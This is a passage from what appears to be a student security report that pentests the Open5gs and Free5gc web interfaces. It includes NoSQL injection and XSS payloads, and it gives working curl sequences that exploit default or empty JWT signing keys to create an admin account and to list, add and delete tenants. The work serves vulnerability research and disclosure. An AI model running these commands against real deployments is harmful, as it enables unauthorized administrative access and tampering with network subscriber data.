

Figure 3.3: Dirbuster whilst it is running.



Figure 3.4: Saving results in dirbuster.



Figure 3.5: Process of checking for outdated packages displayed in a graph.

After checking for hidden pages, we checked for *outdated packages*. In order to do so we used *npm*, which is a package manager for JavaScript that can check for and update outdated packages inside a project. First we download the newest version of the system from the Github repository:

```
git clone https://github.com/open5gs/open5gs.git
```

We opened a terminal in folder `/open5gs/webUI` and ran:

```
npm outdated
```

It showed us what packages should be updated now (red) and what packages have newer version (yellow). We documented everything in Appendix A.2.1 and A.2.2, but we only discuss the *Critical* ranked vulnerabilities in the results. Then we looked at the results and drew our conclusions. See figure 3.5 for a graph representation of this workflow.

After we got the results from npm, we tried some *Cross-Site Scripting attacks* and *NoSQL injections* on the system. First we tested the website by hand by trying to insert special characters and scripts in input fields and using Burp Suite to try to bypass any client-side sanitization that may be happening. We also tried two attacks described in preliminaries: using the not equal operator ($ne) and NoSQL union query injection. That means we try to insert the following payloads:

```
1. { username: admin, password: {$ne: 1}}
2. { username=admin', $or: [ {}, {'a':'a&password=' }]}
```

Afterwards we used *XSSER*[3], which is an opensource XSS detection scanning tool. A big plus is that is also scans for NoSQL injections (MongoDB). It is also already installed in Kali virtual machine[7]. We can use the tool like this:

```
xsser -u "http://157.230.76.104:3000/_next
    /on-demand-entries-ping?page=/"
```

We need to supply it a parameter like `?page=` for XSSER to have a starting point. The URL given in the command above is a URL that we selected out of the list of Forced Browsing results.

[3] `https://www.kali.org/tools/xsser/`

Next to XSSER, we can also use XSStrike[4] if we have time left. The needed command to run would then be:

```
python3 xxstrike.py -u http://157.230.76.104:3000/_next
    /on-demand-entries-ping?page=/
```

3.1 Conclusion

We have now established a framework for testing the web application. We discussed the methods we used and what we can do with them. In the next chapter we are going to discuss the results that we obtained with our research.

[4] https://github.com/s0md3v/XSStrike

Chapter 4

Results

In this Chapter we discuss the results that we obtained by testing the system using the methods from the previous Chapter. We follow the workflow as described in the Introduction (Chapter 1) and Methodology (Chapter 3). We discuss the attacks one by one, stating what we learn from the results. In the case of forced browsing and outdated packages we also describe if and how we used the results for XSS and NoSQL Injections. We also found an issue in the source code of Open5gs (and a similar issue in Free5gc), which we will cover later in section 4.4.

4.1 Forced Browsing

We start with *forced browsing by hand*. The interesting pages are the ones that have /api/auth/ or /api/auth/db in their URL. (For the full output of found pages check Appendix A.9.) One such page that we have found is /api/auth/session. With this page we can see the CSRF Token and the JWT value. /api/auth/csrf generates a CSRF token for us. The *db* pages likely contain database information, which made them a target for us. These results above obtained with testing by hand matched with what we found when doing the static code analysis.

After testing by hand, we moved on to *automated testing* using feroxbuster with http://localhost:3000. We saw that /index exists (which is the home page), but furthermore we did not learn anything new. Next, we used feroxbuster with http://localhost:3000/api. It found /db, but it did not find /auth. So we tried running feroxbuster with both http://localhost:3000/api/db/ and http://localhost:3000/api/auth/:

- Using http://localhost:3000/api/db/ we found:
  - http://localhost:3000/api/db/62f80250342e4558933f49e9735b77f8 (with 401 error).

- Using http://localhost:3000/api/auth/ we found:
  - http://localhost:3000/api/auth/session
  - http://localhost:3000/api/auth/csrf

Using feroxbuster we did not find anything of interest other than what we already discovered with Burp Suite. For feroxbuster we checked all the found-by-hand URLs, but for dirbuster we only check the following more interesting entries:

- /api/
- /api/auth/
- /api/db/
- /_next/*number*/ (In our case: number = 1667030862030.)
- /_next/*number*/page/
- /_next/on-demand-entries-ping?page=/

This is because the /static/ subURLs only seem to contain fonts for the website and we want to focus on the most promising URLs. We ran the tests with dirbuster using the above URLs, but we only found some IOExceptions containing words from the wordlist we provided. So dirbuster also did not yield any special results for us.

4.2 Outdated Packages

First we checked for any difference in between *packages.json* and *packages-lock.json*. In packages.json only the needed dependencies are installed, but in packages-lock.json the whole tree structure with dependencies is defined[14]. packages.json contains metadata. Furthermore, packages-lock.json installs the newest version of a dependency and updates packages.json to support this newer version. After checking, we did not manage to find differences in the versions of listed dependencies.

We opened a terminal and tested for outdated packages using `npm outdated`. If we run `npm i npm-check` we see which ones are truly problematic.

These are react, react-dom, react-onclickoutside, react-redux, and redux-actions. (See Figure 4.1.) We tried fixing the dependencies by running `npm audit fix --force` several times. Unfortunately, the lowest amount of vulnerabilities that we were able to obtain with the webui implementation were 5 moderate severity vulnerabilities. These 5 were not fixable using `npm audit` due to interdependent packages and would require messing with the codebase.



Figure 4.1: Outdated packages that were flagged by npm.

The most critical vulnerabilities included:

- *Prototype pollution*, where an attacker inserts self-crafted properties into existing JavaScript construct properties. Through a prototype chain, all Javascript objects inherit properties from Object. prototype. This can cause a Denial-Of-Service (DoS) by triggering exceptions, or Remote Code Execution (RCE)[43][45][41].

- *Regular Expression Denial of Service (ReDoS)*, where attack lies in the nature of Regular Expression with each character being evaluated individually. When correct, the next character will be checked. If the word does not match the Regular Expression, the function will backtrack until it finds a valid alternative last character or it will fail. Because of this, the time difference between a correct word and an incorrect word can be quite large. This allows attackers to find out one-by-one which characters in a word are valid, and alter the word to match the longest evaluation time. Using this, an attacker can feed the system very large, incorrect words that cause the system to crash during evaluation.[44]

- *Command injections*, where an attacker uses a function that does not sanitize it's input. This can result into commands being executed on the system[42].

- *Use of unsafe calls to 'eval' (in thenify).* Thenify is a package that promisifies callback-based functions, meaning it chains callback-functions instead of passing them[23][2][6]. Unfortunately not a lot has been documented about this attack, but from what we could find it is about making calls to `eval` with unsafe user input[46]. This probably causes the `eval` function to evaluate malicious input, which can lead to amongst others a Denial-of-Service (DoS) attack. Especially with callback functions, things can get complicated quickly if you have a lot



Figure 4.2: Bypassing the character limit on the web application.

of functions within functions. Depending on what input gets filtered out and what does not, this vulnerability may also lead to Remote Code Execution (RCE)[8].

4.3 XSS Attacks and NoSQL Injections (with MongoDB)

First we tried *testing the system by hand*. We started by trying to escape the string format using double quotes, but these get filtered out by putting a \ in front. URL encoding seems to pass through. We also tried a classic XSS attack by inserting `<script>alert(1);</script>` into the username and password in the login page. However, the login page will just tell you that your username and/or password is not valid if you do this.

We tried adding a Subscriber, Profile, and an Account to see if we could potentially perform an XSS attack on the website. To start with Account, we were able to insert values like `"<script>`. The ” and \ are canceled out with an extra \. On top of that, there is a character limit on the username, but not on the password. It is however possible to alter the text in Burp Suite to bypass the character limit. (See Figure 4.2).

When creating a Profile, we noticed that the Title has a character limit of 24 characters, but Profile Key, Authentication Management Field and Operator Key do not. The Profile Key only allows for hexadecimal digits. We also discovered that if you try to insert a very large value into UE-AMBR Downlink and UE-AMBER Uplink the field will color red and number is transformed into the text: Infinity, and it gets the error: *is not of a type(s) number.*

For Subscriber you can use can use any Profile that you previously created, including the ones where you bypassed the character limit using Burp Suite. the IMSI has a character limit of 15 characters. But for the Subscriber Key, Authentication Management Field, and Operator Key, you are



Figure 4.3: Trying for NoSQL Injections.

allowed to insert as many characters as you want.

We tried the two *NoSQL Injection attacks* listed in Preliminaries (Chapter 2) and Methodology (Chapter 3). First we tried `$ne:1` for logging in, hoping that it would ignore the password and let us log in as admin. (See Figure 4.3.)

{"username":"admin","password":{$ne: 1}}

Unfortunately, this resulted in an error saying that there was an unexpected token *u* in JSON at position 1. We also tried using the UNION query injection:

{"username":'admin', $or: [{}, {'a': 'a', password "}] }

And we got the same syntax error, this time about an unexpected token `&#39`. When trying to upload a profile however, it seemed to work accept the string. If we remove the " quotemarks, we again get the syntax error.

There is possibly an option to use this in order to exploit the system. But because the problem we found with the JWT (will be discussed in Section 4.4) seemed more promising, so we decided to focus on that.

After testing the system by hand we tried testing it using an *automated tester*, namely XSSER. We used the URLs that we found with forced browsing in order to test for XSS vulnerabilities. Unfortunately, the system does not seem to be that easy to attack through XSS. With XSSer we were able to locate 3 possible targets:



Figure 4.4: Seeing the injections tried by XSStrike in the terminal.

- http://157.230.76.104:3000/_next/1666894809519/page/
- http://157.230.76.104:3000/_next/1666894809519/page/"b"/XSS
- http://157.230.76.104:3000/_next/1666894810651/page/_next /1666894809519/&/XSS

The 3 possible targets did not appear to be very interesting. This is because they all resulted in a standard error page. Next to XSSER, we also tried using XSStrike, but we did not find anything of interest with this tool. In Figure 4.4 we see that the strings were being sent to the server.

4.4 Static Code Analysis: Tokens

When we looked at the Open5gs source code, we found some interesting things regarding tokens. In this section we will shortly explain what we found and how this let us to obtaining admin privileges.

When looking through the source code, we see two interesting lines of code in /webui/server/routes/auth.js, namely on line 6 and 7.

```
const jwt = require('jsonwebtoken');
const secret = process.env.JWT_SECRET_KEY || 'change-me';
```

It seems like *change-me* is a default value of the secret. Knowing this, how do we trigger the system in such a way that we can use the default value? When decoding our JWTs, we found that these tokens were all signed using "change-me" as the secret. This is because of a misconfiguration issue: the `.env` file (file containing environment variables) was not present in our cloned repository. Apparently, the users has to create the .env file themselves and set the secret inside this file as `JWT_SECRET_KEY=SomeSecret`. In the README there was no mention of needing to configure this ourselves, which is an issue as the web application will still work with a problematic configuration.

The server does not check the payload of the JWT, but assumes that if the JWT is signed with the correct structure, algorithm, and secret, that it is valid. An adversary can discover the correct structure by simply checking the source code. The algorithm is HS256 (HMAC using SHA256), which is one of the most commonly used algorithms when signing JWTs[18]. The algorithm used can also be found in the source code. So an attacker can easily craft a valid JWT by consulting the source code and can authorize to the system.

We also found that there is an *iat* ("issued at date") claim inside the payload, which tells us when the JWT was issued. An attacker can set this claim to a non-existent date or date in the past. The real issue however, is that there is no *exp* claim ("expiration date") that is checked by the server to ensure the freshness of the tokens. This means that these tokens are valid forever. This is just a bad practice that should be avoided.

4.4.1 Obtaining Database Information

When we talked about forced browsing (see Section 4.1), we mentioned that we found pages containing database information. The plan was to obtain the database information from /db/Profile, /db/Subscriber and /db/Account via a GET request. In the following paragraphs we are going to explain how we did this.

First we checked if the server accepts tokens with invalid inputs. We used developer tools to alter the local storage and check whether we can still authenticate if we change certain things. We found that we can change the following variables without causing issues: clientMaxAge, __v, username, roles, expires, csrfToken.

Even though we changed the csrfToken and the session.id we were still able to authenticate with the JWT from before. If we try to use an admins session.sid as a user then the page "hangs", meaning that the request needs a valid CSRF token. For doing a GET-request we do not actually need this CSRF token[12], so for simply obtaining database information we can leave this out.

But we still needed one last thing: a valid JWT. In the introduction of



Figure 4.5: Account-. subscriber-, and profile page information (in order from high to below).

this section we explained that we could craft a valid JWT using the default secret found in the source code. Open5gs instances that are misconfigured will accept JWTs signed with this default secret. Consequently, we can ask for database information from the misconfigured Open5gs instances using a GET request with a correctly signed JWT (see Figure 4.5).

4.4.2 Privilege escalation: obtaining admin rights through the found JWT vulnerability

We tried to escalate the privileges of a user with role "user" by transforming the JWT so that it would seem this user is an admin. We also changed "roles" from user to admin and transformed the JWT likewise. Unfortunately, if we do this the page will not load. And if we only change "roles" from user to admin, but leave the original JWT, when the page loads we do not become admin. Therefore, we find that we can not escalate privileges by simply altering the session settings with developer tools. **However, we were able to create an an admin account on the system using the misconfiguration for the JWT secret.** In the next subsection we are going to discuss how we did this.

We can create an admin account on the system as a non-user. First, we connect to the system and open the web UI, but we **do not log in yet**. Next we obtain the value for the *connect.sid* cookie, which can be found using developers tools in the browser. Then we create a forged JWT with the default secret "change-me" that we found before. After we have the connect.sid cookie, we can craft the GET request for obtaining the CSRF token. This GET request was crafted in collaboration with dr. H.G. Knips.

```
curl 'http://localhost:3000/api/auth/csrf' -X GET -H
'Content-Type: application/json;charset=utf-8' -H
'Authorization: Bearer <jwt>' -H 'Origin:
```



Figure 4.6: User "test7" appears to have no validated salt and hash. This is because this user was created using an invalid salt and hash.

```
http://localhost:3000' -H 'Referer: http://localhost:3000/'
-H 'Cookie: connect.sid=<value of the connect.sid cookie>'
(Fill in the connect.sid cookie and the JWT.)
```

Then you use the found connect.sid, CSRF token and JWT to create an account. You also need a valid salt and hash, which can be taken from another user on your own instance.

```
curl 'http://localhost:3000/api/db/Account' -X POST -H
'Content-Type: application/json;charset=utf-8' -H
'Authorization: Bearer <jwt>' -H 'Origin: http://localhost:3000'
-H 'Referer: http://localhost:3000/' --data-raw '{"username":
"FakeAdmin", "roles":["admin"], "password1":"1423", "password2":
"1423","salt":<a valid salt value, this can be taken from
another user>,"hash":<a valid hash value, this can be taken
from another user>}' -H 'X-CSRF-TOKEN: <csrf token>' -H
'Cookie: connect.sid=<connect.sid cookie>'
```

If the salt and/or hash are invalid a user will be created on the system, but you will not be able to actually login using this user. If we look at the logs, we can see that there is no validation of the salt and hash value if we try to login using a user with an invalid salt and/or hash (see Figure 4.6). So these hashes are probably validated during the login phase, and if they are invalid the user will not be able to login.

Given that all the above steps have been executed, we can now log into the platform using our **FakeAdmin** account with password **1423**. We have now successfully abused the JWT default secret to elevate our privileges and become admin. We automated this script in a python file called *Open5gs_exploit.py* in Appendix A.4.

4.5 Free5gc

After successfully breaking into the Open5gs system, we tried to also break into Free5gc. In the next sections, we are going to explain what we found for Free5gc. It should be noted that we started testing Free5gc towards the end of the research with not a lot of time left. The idea to also test Free5gc arised when we managed to break into Open5gs, and wondered if the same vulnerability existed in Free5gc. We did end up finding a similar problem in Free5gc as the one in Open5gs. Like for Open5gs, this exploit was also automated in a python file called *Free5gc_exploit.py* in Appendix A.5. We also ran the same forced browsing, XSS, NoSQL Injection, and outdated packages tests for Free5gc as for Open5gs for completion. However, like with Open5gs we mostly focused on the working exploit.

4.5.1 Doing the tests from the Methodology

Unfortunately, we were not able to use the exact same approach with Free5gc as with Open5gs for some topics, but for forced browsing we could test in the same way as we did for Open5gs. For *forced browsing by hand*, we found the following sub-URLs. In our case the *tenantId* is 8f8bc541-2850-4109-823d-12c66ada73fe.

- /api/registered-ue-context
- /api/subscriber
- /api/tenant
- /api/tenant/<tenantId>
- /api/tenant/<tenantId>/user
- /api/subscriber/<UE ID>/<PLMN>

We found the following subURLs by investigating the ones found by hand. We testing with feroxbuster and dirbuster the same way as described in the Methodology (Chapter 3) for Open5gs.

- /static/
- /static/media
- /static/js

For the *XSS attacks*, we tried inserting a classic XSS string:

```
<script>alert("hello");</script>
```

which becomes

```
\u003cscript\u003ealert(\"hello\");\u003c/script\u003e
```

when you send it through Burp Suite when trying to register a new tenant. Using automated testing was not possible, because we were not able to find a url that contained a parameter that we could supply to XXSER. Due to time constraints we did not put more time into crafting a more specific injection and moved on to the next topic.

We can also test for *NoSQL Injections for MongoDB*, because according to the official Free5gc website[24] the system uses MongoDB. We tried the two injections mentioned in the Methodology (Chapter 3) on the page for registering a new tenant, but like testing for XSS Injections we decided to move on to other (more promising) topics due to time constraints.

We cloned the Free5gc repository and ran `npm install`. Then we ran `npm audit` and wrote it to a file which can be found in Appendix A.2.2. Next we tried to run the program using `gorunserver.go` inside ∼/Free5gc /webconsole, but we got error messages on conflicting peer dependencies. In the end we had to modify the dependencies to make it work: we followed the solve from a Stack Overflow question[30].

1. First, delete the *node_modules* folder in your project.
2. Yarn will complain about any package-lock.json files, so delete that too (or back it up, then delete it). Do not delete package.json, yarn will need that.
3. Simply install yarn: `npm i yarn` (you could do this globally, too).
4. Then run `yarn install` in your project directory.

This fix allowed us to run an instance from Free5gc remotely and debug it. However, the conflicting peer dependencies remained and we were not able to check for outdated packages with `npm audit`. We were able to run `npm outdated`, of which the output can be found in Appendix A.2.2.

So comparing the amount of outdated packages of Free5gc with those of Open5gs is a bit difficult, because with Free5gc we needed to mess around with the system in order to get the instance to run. However, for both we can conclude that they contain interdependent dependencies of which some quite a bit outdated. For example for Free5gc the *react-redux* version installed is 5.1.2, eventhough npm tells us that version 8.0.5 is out. Outdated packages for *react* and *redux* are prominent in both Open5gs as well as Free5gc.

4.5.2 "admin" token vulnerability: obtaining admin rights

We opened the web UI of Free5gc, **without logging in**. We saw using developer tools that the system uses an *access token* that is set to *admin* by default when you log into the system with "admin" as a *username*. All this

information is stored inside *user_info*. This information is the same for all instances of Free5gc where an admin user logged in.

{“username”:“admin”,“name”:“System Administrator”, “imageUrl”: “https://cdn1.iconfinder.com/data/icons/evil-icons-user-interface/64/avatar-256.png”,“accessToken”:”admin”}

The accessToken is “admin” because of a similar misconfiguration fault as in Open5gs. This was found in `/Free5gc/webconsole/backend/WebUI/api_webui.go` inside the `JWT` function.

```
tokenString, _ := token.SignedString([]byte(
os.Getenv("SIGNINGKEY")))
```

Basically if a user does not create an environment variable called **SIGNINGKEY**, then the JWT is signed with a null value. Thus, when signing user “admin”, the accessToken thus also becomes “admin”. We can abuse this misconfiguration to obtain admin rights. Using what we know, we can view subscribers and tenants. We can modify the subscribers and tenants relatively easily using the found URLs from *forced browsing* (see Section 4.5.1). For viewing the tenants we can use the following curl command, it was taken from a GitHub issue[31] reporting the same vulnerability with the access token that we found.

```
curl ‘http://134.209.86.164:5000/api/tenant’ -H ‘User-Agent:
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:103.0) Gecko/
20100101 Firefox/103.0’ -H ‘Accept: application/json’ -H
‘Accept-Language: en-US,en;q=0.5’ -H ‘Accept-Encoding: gzip,
deflate’ -H ‘Referer: http://134.209.86.164:5000/’ -H
‘Connection: keep-alive’ -H ‘X-Requested-With: XMLHttpRequest’
-H ‘Token: admin’ -H ‘Pragma: no-cache’ -H ’Cache-Control:
no-cache’
```

Using the above we can also craft a url for creating a new tenant.

```
curl ‘http://134.209.86.164:5000/api/tenant’ -X POST -H
‘User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:103.0)
Gecko/20100101 Firefox/103.0’ -H ‘Accept: application/json’ -H
‘Accept-Language: en-US,en;q=0.5’ -H ‘Accept-Encoding: gzip,
deflate’ -H ‘Referer: http://134.209.86.164:5000/’ -H
‘Connection: keep-alive’ -H ‘X-Requested-With: XMLHttpRequest’
--data-raw ‘{"tenantId":"","tenantName":"test2"}’ -H ‘Token:
admin’ -H ‘Pragma: no-cache’ -H ‘Cache-Control: no-cache’
```

We found that we can request **tenantId**s using the GET request. When we have obtained these tenantIds, we can delete tenants using a DELETE

request. In our case $< tenantId >= f035abd8 - 903d - 4593 - 86fb - 84b0e342233e$.

```
curl ‘http://134.209.86.164:5000/api/tenant/<tenantId>’ -X
DELETE -H ‘User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:103.0) Gecko/20100101 Firefox/103.0’ -H ‘Accept:
application/json’ -H ‘Accept-Language: en-US,en;q=0.5’ -H
‘Accept-Encoding: gzip, deflate’ -H ‘Referer:
http://134.209.86.164:5000/’ -H ‘Connection: keep-alive’
-H ‘X-Requested-With: XMLHttpRequest’ --data-raw
‘{"tenantId":"","tenantName":"test2"}’ -H ‘Token: admin’
-H ‘Pragma: no-cache’ -H ‘Cache-Control: no-cache’
```

Because there is no URL endpoint for creating users, we can not create a user to log in with like in Open5gs. But we can abuse the system using the known url endpoints to access sensitive information and alter this information. It seems like this makes Free5gc safer that Open5gs, however we found something even more worrying. In the next paragraphs we are going to explain how debugging the program let us to find a **hard coded login function**.

We tried to use print statements to Figure out what the SIGNINGKEY was. But the print statements would not actually print anything or throw errors when we tried to use print statements in the `Login` function in `/Free5gc/webconsole/backend/WebUI/api_webui.go`. On top of that, we could not find anything in the logs. Whenever we tried to print within the `main` function within `/Free5gc/webconsole/server.go`, the print statements came through.

We also looked at the requests that were being sent over the network using developer tools in our browser. We noticed that whenever we logged in, there was no POST request being sent. Only GET requests for retrieving the pages. So we never actually login. It seemed like we were accidentally running the system in *development mode*, when we needed to run it in *production mode* in order to obtain a valid configuration of the system and thus a valid JWT. Inside `/Free5gc/webconsole/frontend/config/env.js` we see that if we do not set the `NODE_ENV="production"` that it falls back on the default `NODE_ENV`.

```
NODE_ENV: process.env.NODE_ENV || ‘development’
```

On top of that, we can also find in `/Free5gc/webconsole/frontend/config/webpack.config.prod.js` that we need to set the NODE_ENV to “production” in order to obtain a production build.

```
if (env.stringified[‘process.env’].NODE_ENV !== ‘‘‘production"’) {
  throw new Error(‘Production builds must have NODE_ENV=production.’);
}
```

However it turned out that even if we compiled the front-end correctly, the back-end was hard coded. The login system turned out to be very ill-designed, to the point where if you deviate from the hard coded login the system will not run. Together with dr. H.G. Knips we found that whenever we make a GET or a POST request to show view or modify data on the system, the `CheckAuth` function is called inside `/Free5gc/webconsole/backend/WebUI/api_webui.go`.

```
// Check of admin user. This should be done with proper JWT token.
